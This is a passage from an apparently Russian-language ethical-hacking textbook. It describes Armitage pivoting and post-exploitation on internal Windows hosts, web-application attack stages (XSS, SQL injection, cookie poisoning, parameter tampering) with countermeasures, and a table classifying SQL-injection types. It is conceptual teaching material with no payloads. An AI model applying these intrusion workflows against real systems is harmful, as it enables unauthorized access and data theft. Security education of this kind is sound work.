
Если злоумышленник подключен к цели во внутренней сети, он может использовать эту машину для таргетинга на другие машины, с частным IP-адресом во внутренней сети. Armitage может показать, какие операции проводятся в системе и уровень пакета обновления, который, по-видимому, использует целевая машина. Больше портов на машинах во внутренних сетях может быть открытым, по сравнению с машинами, напрямую подключенными к сети Интернет. Если злоумышленник может подключиться к другой жертве, это будет показано с красной границей. См. рисунки ниже.






Злоумышленник теперь имеет контроль над машинами Windows 2003 и 2008, во внутренней сети. Следующим шагом атакующего является атака на

рабочую станцию с XP. См. Рисунок ниже.



Три скомпрометированные машины теперь должны быть во внутренней сети. Во всех этих системах Microsoft Windows, у Вас также есть уровень доступа SYSTEM. Получив контроль над сетью, злоумышленник может выполнять пост-эксплуатацию, включая установку вредоносных программ, выполнение программ, сброс хэшей, нарушение работы служб, уничтожение процессов и кражу информации. См. Рисунок ниже.



Резюме

В этой главе Вы познакомились с различными проблемами безопасности, связанными с веб-серверами. Эта информация важна для администраторов серверов, которым необходимо решить ряд проблем безопасности, включая вредоносный код, сетевую безопасность и ошибки сервера, чтобы поддерживать работоспособность систем. В этом уроке Вы получили знания о веб-серверах, включая их архитектуру, уязвимости и контрмеры для защиты от атаки на веб-сервер.

10. Взлом веб-приложений

В этой главе Вы узнаете о взломе компонентов веб-приложений, и что происходит во время атаки на веб-приложение. Вы сможете также получить знания об эффективных контрмерах, помогающих защитить системы.

К концу этой главы Вы сможете

1. Определять компоненты веб-приложения.
2. Описывать атаки на веб-приложения.

3. Определять меры противодействия.

Атаки на веб-приложения


Атаки на веб-приложения имеют процесс, и каждый шаг описан ниже. Результатом этих действий может стать испорченный веб-сайт, манипулирование содержимым, кражей данных или потерей клиентов.

1. **Сканирование** - это первый шаг, который начинается со сканирования портов, чтобы найти открытые порты HTTP и HTTPS. Это также помогает определить, какие службы работают и извлекают страницу по умолчанию из каждого открытого порта.
2. **Сбор информации** - это шаг, который происходит, когда злоумышленник анализирует каждую страницу, чтобы найти регулярные ссылки и работает, чтобы определить структуру сайта и логику приложений.
3. **Тестирование** - это еще один шаг в атаках на веб-приложения. Когда злоумышленник готовится к атаке, он запускает процесс тестирования для каждого из скриптов приложений, и ищет ошибки в коде.
4. **Планирование атаки** происходит, когда злоумышленник выбирает конкретную атаку на основе собранной информации.
5. **Запуск атаки** - это последний шаг, который происходит, когда атакующий эксплуатирует веб-приложение, идентифицированное как уязвимое.

Атака межсайтового скриптинга

Когда пользователь посещает веб-сайт, он может войти в систему. Если сайт использует серверный скрипт, он создает страницу приветствия, и на нее помещается файл cookie, компьютера пользователя. Файл cookie извлекается при

каждом посещении веб-сайта. Когда пользователь нажимает на поддельную ссылку в письме, вместо письма вставляется вредоносный скрипт, для ввода учетных данных пользователя. Веб-сервер по-прежнему создает страницу приветствия, но браузер пользователя запускает вредоносный скрипт, и вредоносный код выполняется, отправляя конфиденциальные данные на компьютер хакера. См. Рисунок ниже.



Контрмеры

Ряд HTML-тегов можно использовать для передачи вредоносного кода JavaScript. Контрмеры, которые могут быть использованы для защиты от угроз, включают следующие пункты:

- Проверка всех полей формы, скрытых полей, заголовков, файлов cookie и запросов, и строк.

- Просмотрите код для всех мест, где ввод из HTTP-запроса поступает как вывод через HTML.
- Ограничьте поля ввода. Скриптовые атаки требуют большого количества символов.

SQL-инъекция

Атака с внедрением SQL будет работать, если приложение не функционирует должным образом, и не проверяет пользовательский ввод перед передачей его оператору SQL. Злоумышленник обходит обычные меры безопасности, чтобы получить прямой доступ к ценным данным.
Атаки с внедрением SQL используют операторы SQL для управления данными базы данных.
Приложения используют операторы SQL для аутентификации пользователей в приложении, проверки роли и уровней доступа, хранении и получении информации,
и ссылки на другие источники данных. Контрмера – не допускать бесконтрольного пользовательского ввода в запросах к базе данных.

Отравление куки/сессией

Файлы cookie используются для поддержания состояния сеанса, связывающего человека с сетью. Отравление файлами cookie, позволяет злоумышленнику внедрять вредоносный контент для получения несанкционированной информации.

Файлы cookie содержат данные о сеансе, такие как

- ID пользователей
- Пароли
- Номера счетов
- Содержимое корзины
- Личную информацию пользователя

- Идентификаторы сеанса
Куки-файлы служат для нескольких целей. Один из них — чтобы сайты могли «запоминать» Вас во время просмотра. Постоянные файлы cookie хранятся на жестком диске Вашего компьютера, в то время как непостоянные файлы cookie хранятся в памяти и защищают куки передачей через SSL. Угрозы, связанные с сохранением файлов cookie, заключаются в том, что злоумышленник может использовать cookie для аутентификации при доступе к системе, и они могут перезаписать данные сеанса.

Некоторые контрмеры, которые следует рассмотреть, включают следующее:


- Никогда не храните в своей системе простой текст или слабые пароли.
- Реализуйте тайм-ауты файлов cookie.
- Свяжите учетные данные аутентификации cookie с IP-адресом.
- Обеспечьте функцию выхода из системы.
- Используйте MAC для защиты целостности файла cookie.

Подделка параметров/форм

Эта атака использует скрытые или фиксированные поля как единственную меру защиты для определенных операций. Злоумышленник может изменить эти параметры для обхода защитных механизмов. Атрибутные параметры характеризуют поведение загружаемой страницы.
Когда форма отправляется методом GET, все параметры формы и значения появляются в строке запроса, которую видит пользователь. Злоумышленник может изменить строку запроса. Хорошей контрмерой является выполнение проверки достоверности всех форм.

Переполнение буфера

Веб-приложения и серверное программное обеспечение могут иметь ошибки переполнения буфера. Если в серверном продукте происходит переполнение буфера, обычно это частое явление для памяти. Контрмеры включают проверку длины ввода в формах, с использованием кода на стороне сервера, выполняя проверку границ и избегая функций, которые не выполняют проверку границ. См. Рисунок ниже.



Перехват сообщений об ошибках

Возможно, Вы видели сообщение об ошибке «404 — Not Found», если у Вас возникли проблемы с веб-серфингом. Сообщения об ошибках также могут содержать специфическую для сайта информацию, которая позволит злоумышленнику узнать информацию об архитектуре

приложения. Их можно использовать для определения технологий, используемых в веб-приложениях, и для того, чтобы определить успех попытки атаки и сбор информации для будущих атак. Эффективной контрмерой является использование общего сообщения об ошибке.

Другие атаки


Дается краткое описание атаки вместе с мерами противодействия, для нескольких других атак на веб-приложения.

- **Обход каталога** позволяет злоумышленнику просматривать каталоги и файлы. Надежная конфигурация предотвратит утечку информации.
- **Криптографический перехват** происходит, когда злоумышленники ищут возможность передачи обслуживания точки, где данные временно не защищены. Чтобы этого не допустить, следует использовать SSL и расширенную защиту закрытого ключа.
- **Перехват аутентификации** - это когда злоумышленники используют небезопасные учетные данные и идентифицируют руководство. Чтобы этого не допустить, следует аутентифицироваться по безопасным каналам и использовать SSL, и расширенный закрытый ключ защиты.
- **Фальсификация журнала** происходит, когда злоумышленник удаляет журналы и меняет пользовательскую информацию для уничтожения доказательств нападения. Профилактические меры защиты от фальсификации журналов включают журналы с цифровыми знаками и отметками времени.
- **Атаки на протоколы DMZ** ограничивают протоколы, разрешенные в DMZ для FTP, SMTP, DNS, HTTP и HTTPS. Один из способов защиты от этой атаки заключается в использовании системы предотвращения вторжений.

- **Эксплойты управления безопасностью** возникают, когда злоумышленник может изменить политики защиты, добавлять новые политики и изменять приложения, системные данные и ресурсы. Все функции управления должны быть защищены брандмауэром, чтобы предотвратить этот тип атаки.
- **Атаки нулевого дня** происходят, когда проходит время между моментом обнаружения уязвимости и время выпуска корректирующего исправления. Чтобы предотвратить это, будьте в курсе последних исправлений, и применяйте брандмауэр для эвристического сканирования.
- **Атаки на доступ к сети** происходят, когда злоумышленники используют спуфинг, мосты, атаки ACL и атаки стека. Используйте сетевой брандмауэр для проверки, NAT или сетевые ACL, чтобы предотвратить эту атаку.
- **Фрагментация TCP** - это когда злоумышленник разбивает атаку на несколько TCP-пакетов. Предотвращение включает использование правил брандмауэра для проверки трафика, направленного на веб-сервер.

Использование Nmap

Инструмент ncat - это инструмент с поддержкой IPv6, который входит в набор nmap. Если трафик IPv6 не контролируется, инструменты, которые могут использовать IPv6, могут остаться незамеченными в сети. Wireshark позволяет пользователям отслеживать и анализировать трафик IPv6 в сети. См. рисунки с ниже.




Использование ncat

Убедитесь, что ncat установлен и правильно работает на жертве. См. рисунок ниже.

Установление сеанса

На рис. ниже, показан процесс установления двух соединений IPv6.



Резюме

В этой главе Вы рассмотрели несколько различных типов атак, которые можно реализовать в веб-приложениях. Вы также узнали, как классифицировать атаки на веб-приложения, и о мерах противодействия, которые можно использовать для защиты против этих типов атак.

11. SQL-инъекции

Язык структурированных запросов (SQL) - это язык, который позволяет взаимодействовать с сервером базы данных. Программисты используют команды SQL для выполнения операции с использованием баз данных. Внедрение SQL использует преимущества непроверенныех входных данных. Злоумышленники вводят SQL-команды через веб-приложение, которое выполняется в серверной базе данных. Любое веб-приложение, которое принимает пользовательский ввод, для выполнения действия или выполнения запроса может быть уязвимо для SQL-инъекций.

В этой главе, Вы узнаете о SQL-инъекциях, о том, как они работают, и что могут сделать администраторы, чтобы предотвратить их.

К концу этой главы Вы сможете

1. Изучить атаки с внедрением SQL.
2. Определить стратегии защиты от атак путем внедрения кода SQL.

Компоненты веб-приложений

Веб-сервер получает запрос и проверяет права доступа пользователя к сделанному запросу. Веб-сервер проверяет запрос, и запрашивает сервер базы данных для выполнения запроса. Сервер базы данных получает запрос и обрабатывает запрос. Веб-страница создается на основе запроса ответа, и возвращается в браузер. См. Рисунок ниже.

Классификация SQL-инъекций


Как только уязвимость SQL-инъекции обнаружена, единственное ограничение для атакующего - это его умение работать с SQL-запросами. Злоумышленники могут отправить один SQL оператор за другим, пока серверная часть не будет сопоставлена, изменена, просмотрена и контролируема. См. Рисунок ниже для классификации SQL-инъекций.

Classification parameters	Methods	Techniques/ Implementation	
Intent	Identifying injectable parameters	see 'Input type of attacks'	
	Extracting Data		
	Adding or Modifying Data		
	Performing Denial of Service		
	Evading detection		
	Bypassing Authentication		
	Executing remote commands		
	Performing privilege escalation		
Input Source	Injection through user input	Malicious strings in Web forms	URL: GET- Method
			Input filed(s): POST- Method
	Injection through cookies	Modified cookie fields containing SQLIA	
	Injection through server variables	Headers are manipulated to contain SQLIA	
	Second-order injection	Frequency-based Primary Application	
		Frequency-based Secondary Application	
		Secondary Support Application	
		Cascaded Submission Application	
Input type of attacks, technical aspect	Classic SQLIA	Piggy-Backed Queries	
		Tautologies	
		Alternate Encodings	
		Illegal/ Logically Incorrect Queries	
		UNION SQLIA	
		Stored Procedures SQLIA	
	Inference	Classic Blind SQLIA	Conditional Responses
			Conditional Errors
			Out-Of-Band Channeling
		Timing SQLIA	Double Blind SQLIA(Time-delays/ Benchmark attacks)
			Deep Blind SQLIA (Multiple statements SQLIA)
	DBMS specific SQLIA	DB Fingerprinting	
		DB Mapping	
	Compounded SQLIA	Fast-Fluxing SQLIA	

Веб-интерфейс для SQL Server

Если веб-приложение связано с серверной базой данных SQL, когда пользователь вводит информацию (например, имя пользователя и пароль), эти значения размещается в операторе SQL. См. Рисунок ниже.

